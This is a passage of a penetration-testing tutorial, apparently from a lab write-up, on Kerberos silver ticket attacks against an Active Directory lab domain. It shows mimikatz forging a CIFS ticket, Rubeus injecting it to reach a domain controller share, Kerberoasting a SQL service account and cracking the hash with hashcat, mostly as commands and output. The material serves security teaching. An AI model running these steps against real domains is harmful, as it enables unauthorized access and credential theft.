
```
kerberos::golden /sid:S-1-5-21-2377760704-1974907900-3052042330 /domain:ignite.local
/target:dc1.ignite.local /service:cifs /rc4:a5902b4b82ddf1ce42d073f06acecf07 /user:harshitrajpal
/id:1339
exit
klist
dir
```



```
mimikatz # kerberos::golden /sid:S-1-5-21-2377760704-1974907900-3052042330 /domain:ignite.local /t
arget:dc1.ignite.local /service:cifs /rc4:a5902b4b82ddf1ce42d073f06acecf07 /user:harshitrajpal /id
:1339
User      : harshitrajpal
Domain    : ignite.local (IGNITE)
SID       : S-1-5-21-2377760704-1974907900-3052042330
User Id   : 1339
Groups Id : *513 512 520 518 519
ServiceKey: a5902b4b82ddf1ce42d073f06acecf07 - rc4_hmac_nt
Service   : cifs
Target    : dc1.ignite.local
Lifetime  : 5/14/2022 3:18:47 PM ; 5/11/2032 3:18:47 PM ; 5/11/2032 3:18:47 PM
-> Ticket : ticket.kirbi

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Final Ticket Saved to file !

mimikatz # exit
Bye!

C:\Users\Public>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 82FD-6F05

 Directory of C:\Users\Public

05/14/2022  03:18 PM    <DIR>          .
05/14/2022  03:18 PM    <DIR>          ..
04/27/2022  11:02 PM    <DIR>          Documents
10/30/2015  12:54 PM    <DIR>          Downloads
08/10/2021  05:22 PM         1,355,680 mimikatz.exe
10/30/2015  12:54 PM    <DIR>          Music
02/04/2022  05:38 PM            45,272 nc64.exe
10/30/2015  12:54 PM    <DIR>          Pictures
03/11/2022  08:13 PM           428,032 rubeus.exe
05/14/2022  03:18 PM             1,401 ticket.kirbi
10/30/2015  12:54 PM    <DIR>          Videos
               4 File(s)      1,830,385 bytes
               7 Dir(s)  41,677,664,256 bytes free
```

Now this kirbi ticket can be used with tools like Rubeus ptt module and inserted in memory and used whenever we want

```
rubeus.exe ptt /ticket:ticket.kirbi
klist
dir \\dc1.ignite.local\c$
```



```
C:\Users\Public>rubeus.exe ptt /ticket:ticket.kirbi
rubeus.exe ptt /ticket:ticket.kirbi


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.0.2


[*] Action: Import Ticket
[+] Ticket successfully imported!

C:\Users\Public>klist
klist

Current LogonId is 0:0×5e2ee

Cached Tickets: (1)

#0>     Client: harshitrajpal @ ignite.local
        Server: cifs/dc1.ignite.local @ ignite.local
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0×40a00000 → forwardable renewable pre_authent
        Start Time: 5/14/2022 15:18:47 (local)
        End Time:   5/11/2032 15:18:47 (local)
        Renew Time: 5/11/2032 15:18:47 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0
        Kdc Called:

C:\Users\Public>dir \\dc1.ignite.local\c$
dir \\dc1.ignite.local\c$
 Volume in drive \\dc1.ignite.local\c$ has no label.
 Volume Serial Number is 1E8E-1557

 Directory of \\dc1.ignite.local\c$

02/24/2022  11:42 AM    <DIR>          inetpub
07/16/2016  06:53 PM    <DIR>          PerfLogs
05/14/2022  01:16 PM    <DIR>          Program Files
05/14/2022  01:14 PM    <DIR>          Program Files (x86)
02/24/2022  01:50 PM    <DIR>          Shares
05/14/2022  01:00 PM    <DIR>          SQL2019
05/14/2022  01:05 PM    <DIR>          Users
04/04/2022  10:06 PM    <DIR>          Windows
               0 File(s)              0 bytes
               8 Dir(s)  43,984,793,600 bytes free
```

And of course, the entire procedure above can be done using Rubeus only.

Silver Ticket using Rubeus

We have already seen CIFS as an example and if you're following the article so far, you'd be able to replicate the same with Rubeus too by using the commands given just a scroll away. However, I wanted to target a different service this time so I set up a SQL server and assigned the service to be run by the user “sqluser” (can be done by going to run->services.msc->SQL->properties->logon)

This shall make SQL Service run via our newly created service account.

Now, we need to compromise NTLM hash of this account. We will use the Kerberoasting attack for this. Please follow our guide **here** to understand the attack but in short, you run the following command in Rubeus.


/domain: target FQDN

/creduser: Any valid compromised username

/credpassword: Valid password of the compromised user

/nowrap: For the ticket blob to appear in single line in Rubeus


```
rubeus.exe kerberoast /domain:ignite.local /creduser:ignite.local\aarti /credpassword:Password@1
/nowrap
```



```
C:\Users\Public>rubeus.exe kerberoast /domain:ignite.local /creduser:ignite.local\aarti /credpassword:Pass
word@1 /nowrap
rubeus.exe kerberoast /domain:ignite.local /creduser:ignite.local\aarti /credpassword:Password@1 /nowrap

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.0.2


[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]         Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.

[*] Target Domain          : ignite.local
[*] Searching path 'LDAP://dc1.ignite.local/DC=ignite,DC=local' for '(&(samAccountType=805306368)(serviceP
rincipalName=*)(!samAccountName=krbtgt)(!(UserAccountControl:1.2.840.113556.1.4.803:=2)))'

[*] Total kerberoastable users : 1


[*] SamAccountName         : sqluser
[*] DistinguishedName      : CN=SQLUser,CN=Users,DC=ignite,DC=local
[*] ServicePrincipalName   : MSSQLSvc/dc1.ignite.local:1433
[*] PwdLastSet             : 5/14/2022 11:10:57 AM
[*] Supported ETypes       : RC4_HMAC_DEFAULT
[*] Hash                   : $krb5tgs$23$*sqluser$ignite.local$MSSQLSvc/dc1.ignite.local:1433@ignite.local
*$4A312674B7A300EE81B091C0E5668E9F$1952FFD9750C25FD03357217544FF96F2C3FBB023EC5A5D3DEFF63121A39261EB495236
5A4496FCCBC59662A7D1038EE1E63D0FBD6C45FD256CFF0DE9736D97F6FA45E329E650E4A3B8000B32B30E54AAD11193DF9EB18686
1FCFF328BCC668AD8976B78DA8887BE1137E6E5619D32185CE90800CA083BCF9597BF584ED4E790529EC345CDDE84E2A5B699905D1
7717F94D66780B43C54314C68D7EFA8A26B8C62B02D080781A1C3AE98E78FCCE047D75216D771B1702FBE3AF7E1AD51E6E9A8CF7A1
469E98F1C0524DF42181B4D3B5721F1DC77947E1FAD88663ED8760718934C6046EA50B38753AC309DE37BD62301549CE501966916C
0669723367A10F665FF4F479CC9124FCFE61188DA857EC724DD1C32248124437A436E3BF76C3209CF5FDB1BDB083DE5C1D679B0188
223FE77AC6C514BAD6164E5EB08C042E20DC0A1F8C9651057B68073AE2B54B186B946696141DC9DF10A8B5FB54ED8E0841424C9748
36C410439720E464956D565827AA3A0D3BD0705CC48D6DF187EBA98D4A2D468D2C4B78C550C47FA27AD725A2CBCC963B919696EE60
4D658A53FD1361DB2816245B36F92166CB104D247C9924303640698759F974B9FBD768E17F7B5C96C07A45B2A8C5E01D321E6D4088
F75153822F37330B3977B0ECB1CD581DC4837FC6CA71B0FE0B739846CA35D23BCBE3F65B717063512E77B232A8DCE213DCEBDF1656
4FFF9BA185E34FDA8C813F3F8A0F23F4D7FDECFD36021EFCE055A6D196BFEEE093B7090068341AC9AB8BB62F1E3B65E3D7CFC08E93
BB95607766FD50C7110F80D119F0491D9DEFDC42D06B7A4080A425BEAD74EFF73F43092AB4CA2C2D6B3619C44CD6B9A4D2B0C5FEFC
EA1FBD4A8E87176E0D35DBEC78972500F8DFB14E6398610B40333B5CC3F04E752F81167C6236C3A9DE7BE134A556C4CAACBCABF8F6
BCEBC4274F47327EA47B759782E2E7B29AB8DA87FA91B7EB8D3D669832DCD3118BAAB08CAFFB582BEAB8FE684F97494A475FE182E9
```


As you can see, Rubeus has automatically determined a valid Kerberoastable account and dumped its TGS. We will now extract the Password from this TGS offline using Hashcat

```
hashcat -m 13100 '$krb5tgs$23$*sqluser$ignite.local$MSSQLSvc/dc1.ignite.local:1433@ignite.local*$..
<snipped>...4297093077601CC' /usr/share/wordlists/rockyou.txt --force
```



```
┌──(root㉿kali)-[~]
└─# hashcat -m 13100 '$krb5tgs$23$*sqluser$ignite.local$MSSQLSvc/dc1.ignite.local:1433@ignite.loc
al*$A0C2DDB96E7A98540CD55D3EF0F5032E$5CBC0DA9017CE1A295F0825E82178A313962AFE2F0A8B1893BDA7977892B
FF851C1B38B342DAAB804C26C6CD5F32DEC4450723B2BF7155CF8BA0E83BD2A2647B7F33D29A5195B80B1FC2D4F6BDD48
46FB67271952EA36E874FB03838EA51F3733349A77906394914AA388FD112AC1941C418C7BDD77C5DC5C5FD58C392B2C6
FE6F3D7ABE0C9180C541FA6B99758C8F5EA68EF2C5801CB63F8222E896FC6DB72B4BAB1A8BC5D9014609FFACAE93958B9
04236A3C57C66BF9F9DACBBE7A1F102A298E9A906D7FCD4CE8D54430ECE1692901BA38911F2A93A4E6BB9C7FF1EDE89DD
0F6E8C9FD7810B7A1223FA0C4A49D9B8261927D64F979C359751BADFEE90A9F263A98AF28015B8CB76E0D1EAE01F012BB
791724C1005C8C11BE5B5F007006D10CC75B711B117DA6A04F184B6D43F9DBFCBE413E0C32AACB02FB58051FED19AD656
2E734D20271A1761CBB071FF7A80FDC35E7C3EA5D31CE188E23DC17A7E578AB1F1AFF471559F8F42A296785731C0D00A2
543707A3343DF7211BB896E90C3D2AD6728E1A02F37851E9C56162AD6C25824A0E8E427CE59AD2223DC266282DB6C6BF5
0C22EA9D6BF2F89C7EE72340F28B51F5F36F6F3A612E28615D0DB9351C565C55F5D5C87A14C13D836C762BECC05478EA1
1072FD73FE43DDA2BE85726AD715FB5D0DCA2377DB662544263771C835A3E440D457666D5EB54A11667E26F48C2C9F14A
53F7D171E92B5359FD4FF35794D553212700CDE7ACCCFB9E73E35D3532E7BD11D891257D6B43C5AFBAE7211B28A8EDF5D
5B5E1C89EEBEA60D2CE0D424785B0B8035D78E2AE0924C88019D45266ACB61757285AEA93151AA8C01FF369DC3A820117
7B8AEFE0B33B5F74987BAC9FABEB7249EC37F8A63D846B30B22C0B2863E5EB94D3F5CE8267FF5E38DED2080199B266087
08BC2E5F7CFE267712CDB25C9668721F60BD74486A69A3499335C7265206B73F818D450B09297FC559EA430A7255EF60A
784398386936A7005A65039587CFF3154CE7AB84ADA8737949FDD9D686F1478AABF0416A08D977F408EE74E8C5460EF33
135E45297F6C8210077AF82F388D69A7CFF6A82B446A0A6ED781B49448ED062D80FEAE9284AD14000A151258E3994AE26
7351A92EE91B7E23FA5D2185CE1F8C0203D593A0179E4592011A08F2C46373C262FAFD4B38279D9F6602A5113FA3C1B60
CBC8F32575E07797799AB107BBACBAB9E7232390720FAE333D869AF27F9BE59212B4A84A930F286846D5B71C209EED777
5A60C7981FA023CBB035C2D25FE628EE306F8B443AC2D6011473CC1916BA767ACF58D42623EAC55BE045268A54EC80E4D
38A47744A538A2B3C7ABE1C0B68843E8B2251496AE71931869781C957FE783F39E311DAC747B14490' /usr/share/wor
dlists/rockyou.txt --force
hashcat (v6.2.5) starting

You have enabled --force to bypass dangerous warnings and errors!
This can hide serious problems and should only be done when debugging.
Do not report hashcat issues encountered when using --force.

OpenCL API (OpenCL 2.0 pocl 1.8  Linux, None+Asserts, RELOC, LLVM 11.1.0, SLEEF, DISTRO, POCL_DEB
UG) - Platform #1 [The pocl project]
=================================================================================================
====================================
* Device #1: pthread-AMD Ryzen 5 3550H with Radeon Vega Mobile Gfx, 1438/2940 MB (512 MB allocata
ble), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

